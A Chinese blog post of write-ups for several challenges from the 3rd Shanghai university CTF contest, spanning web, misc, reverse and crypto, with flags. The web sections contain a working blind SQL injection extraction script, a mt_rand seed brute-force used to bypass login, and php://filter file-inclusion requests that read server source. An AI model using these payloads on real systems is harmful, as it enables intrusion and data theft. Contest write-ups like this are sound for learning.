第三届上海大学生网络安全大赛小部分题解 By Assassin

原创

Assassin__is__me 于 2017-11-02 09:21:44 发布 1361 收藏

分类专栏： I am Assassin

本文链接：https://blog.csdn.net/qq_35078631/article/details/78421052

WEB

Web1


很简单直接上脚本

```
#_*_coding:utf-8_*_
import requests
import string


def get_content1(s):
    flag=''
    for i in range(1,50):
        key=0
        for j in range(32,127):
            url = 'http://882f7dfa1dfa4a4db6a3f073371526c8d0a65024718440ce.game.ichunqiu.com/index.php?
            add='(select ascii(substr(('+str(s)+'),'+str(i)+',1)) like '+str(j)+')'
            tempurl=url+add
            content = requests.get(tempurl).text.encode('utf-8')
            if "Hacker" in content:
                flag+=chr(j)
                key=1
                print flag
                break
        if key==0:
            break
    print flag
#get_content1("database()") #words
#get_content1("select schema_name from information_schema.schemata limit 0,1")
#words

#get_content1("select table_name from information_schema.tables where  table_schema like 0x776f726473 l
#f14g
#get_content1("select column_name from information_schema.columns where  table_name like 0x66313467 lim
#f14g
get_content1("select f14g from f14g limit 0,1")
#flag{0fabacd1-fda2-4899-8cc5-711105c206f7}
```

Web2

上来看到以为是git源码泄露,但是并不是，结果是文件包含

```
http://e0c9660c9d3f4434a7e8590db1add9fa7466d50e0ff34c91.game.ichunqiu.com/index.php?action=index
```





```php
<?php
include "function.php";
if(isset($_GET["action"])){
    $page = addslashes($_GET["action"]);
}else{
    $page = "home";
}
if(file_exists($page.'.php')){

    $file = @file_get_contents($page.".php");
    echo $file;
}
if(@$_GET["action"]=="album"){
    if(isset($_GET["pid"])){
        curl($_GET["pid"]);
    }
}


?>
```

还有就是function.php，但是怎么看都没什么东西啊…然后…试了试flag…我日…
存在flag.php…什么题这是……

```
flag{10f11b07-8a72-499b-bdfc-67a04bd5ae9a}
```

Web300

首先果断发现robots.txt




zym代码混淆…为了图快一些花了三块钱解密了…
绕过index.php

```
//爆破种子的php脚本
<?php
$seed = rand(0, 99999);
mt_srand($seed);
function auth_code($length = 12, $special = true)
{
    $chars = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
    if ($special) {
        $chars .= '!@#$%^&*()';
    }
    $password = '';
    for ($i = 0; $i < $length; $i++) {
        $password .= substr($chars, mt_rand(0, strlen($chars)-1), 1);
    }
    return $password;
}
for ($i=0;$i<=99999;$i++){
    mt_srand($i);
    $key = auth_code(16, false);
    if ($key=="aGPkppwibvZsQYOa"){
        echo $i;
        echo "\r\n";
        echo auth_code(10, false);
        break;
    }
}
echo "\t\t\t\t\tDone!"

?>
```

```
//每次访问的py脚本
#_*_coding:utf-8_*_
import requests
s= requests.session()
url = 'http://d4de32115fa848509dbbad47a9396e128b2be116befc42d1.game.ichunqiu.com/index.php'
data = {'private':"233"}
print s.post(url,data=data).text
input = raw_input('input  pri : ')
print input
data = {'private':input}
print s.post(url,data=data).text
```

然后成功绕过了第一步！！！
第二部构造如下！！弱类型绕过！



但是写在脚本里却是失败的，不知道为什么，可能和head不能传参数有关？通过浏览器终于绕过！！！原来是他会变换url！

同时得到那个authAdmin值为


```
2017CtfY0ulike
```

但是并没有什么卵用，file.php中的未知量和admin.php中不一样

```
POST /file.php HTTP/1.1
Host: a68499148d2341be9d794b500a0a50aaa0bee6c0ec95417b.game.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/plain, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer:
http://a68499148d2341be9d794b500a0a50aaa0bee6c0ec95417b.game.ichunqiu.com/admin.php?authAdmin=2017CtfY0ulike
Content-Length: 91
Cookie: PHPSESSID=usqb6t8qf7l14qojhi050hf543
Connection: keep-alive

id=php%3A%2F%2Ffilter%2Fconvert.base64-encode%2Fresource%3Dindex.php%7Cjpg&auth=1234567890x
```


抓一下包得到真正的file.php的值1234567890x，mmp…
构造如下

```
http://a68499148d2341be9d794b500a0a50aaa0bee6c0ec95417b.game.ichunqiu.com/file.php?id=php://filter/conv
```




```
"; $private = auth_code(10, false); if(isset($_POST['private'])){ if($_POST['private'] === $_SESSION["pri"]){ header("Location:admin.php?authAdmin
die("No private!"); } } ?>
```


成功读取…最后答案在flag.php里！！！学习到了一波23333

Misc

签到


下载一下App找一下就知道了

登机牌


一开始不知道是什么，然后队友补了一下二维码，得到下图

但是没用，反而提示用binwalk去扫描一下，一下子引起了警觉
但是binwalk没发现任何东西...
队友想到了xor一下色调，扫描了一下下面的pdf714码得到

不是flag，但是倒是想一个密码，继续找
搜索flag发现内容



一个神似rar的东西



然后成功打开！！！我们利用之前的密码，解压flag.pdf

```
Key: 1921070120171018
```

得到flag

```
flag{Car3_Y0ur_Secret}
```

流量分析

http://blog.csdn.net/qq_35078631/article/details/78454260

Reverse

首先需要对nspack脱壳，然后写个小脚本搞定

```
#_*_coding:utf-8_*_
s='this_is_not_flag'
a=[0x12,0x4,0x8,0x14,0x24,0x5C,0x4A,0x3D,0x56,0x0A,0x10,0x67,0x0,0x41,0x0,0x1,0x46,0x5A,0x44,0x42,0x6E,
flag=''
for i in range(42):
 for j in range(256):
 if j^ord(s[i%16])==a[i]:
 flag+=chr(j)
 break
print flag
```

juckcode

这个题队友做出了misc的感觉…你敢不敢信，全程没有分析一步，就是靠替换flag内容硬生生得到了flag…
当然这得得益于大胆的猜想和观察，发现输出和输入成线性关系…当然对能力没有帮助大，帮助…
神队友，请收下我的膝盖…

```
flag{juck_code_cannot_stop_you_reversing}
```

事实上这个题目是考验如何patch的，有小伙伴后面成功解出来了主要的需要patch的是pushed+poped和乱加call指令，防止静态调试的。但是不影响ODB的调试，真心涨姿势，后面再补回来

加密解密

第一题就好难...先是放到网上跑一个结果（词频统计啥的）

https://quipqiup.com/

然后是凯撒+base64...服了...

```
#_*_coding:utf-8_*_
import base64
s='LyjtL3fvnSRlo2xvKIjrK2ximSHkJ3ZhJ2Hto3x9'
for i in range(0,26):
    flag=''
    for j in s:
        if ord(j)>=ord('a') and ord(j)<=ord('z'):
            flag+=chr((ord(j)-ord('a')+i)%26+ord('a'))
        elif ord(j)>=ord('A') and ord(j)<=ord('Z'):
            flag+=chr((ord(j)-ord('A')+i)%26+ord('A'))
        else:
            flag+=j
    print flag,base64.b64decode(flag)

flag{classical_cipher_so_easy}
```

ls_aes_security

http://blog.csdn.net/qq_35078631/article/details/78484980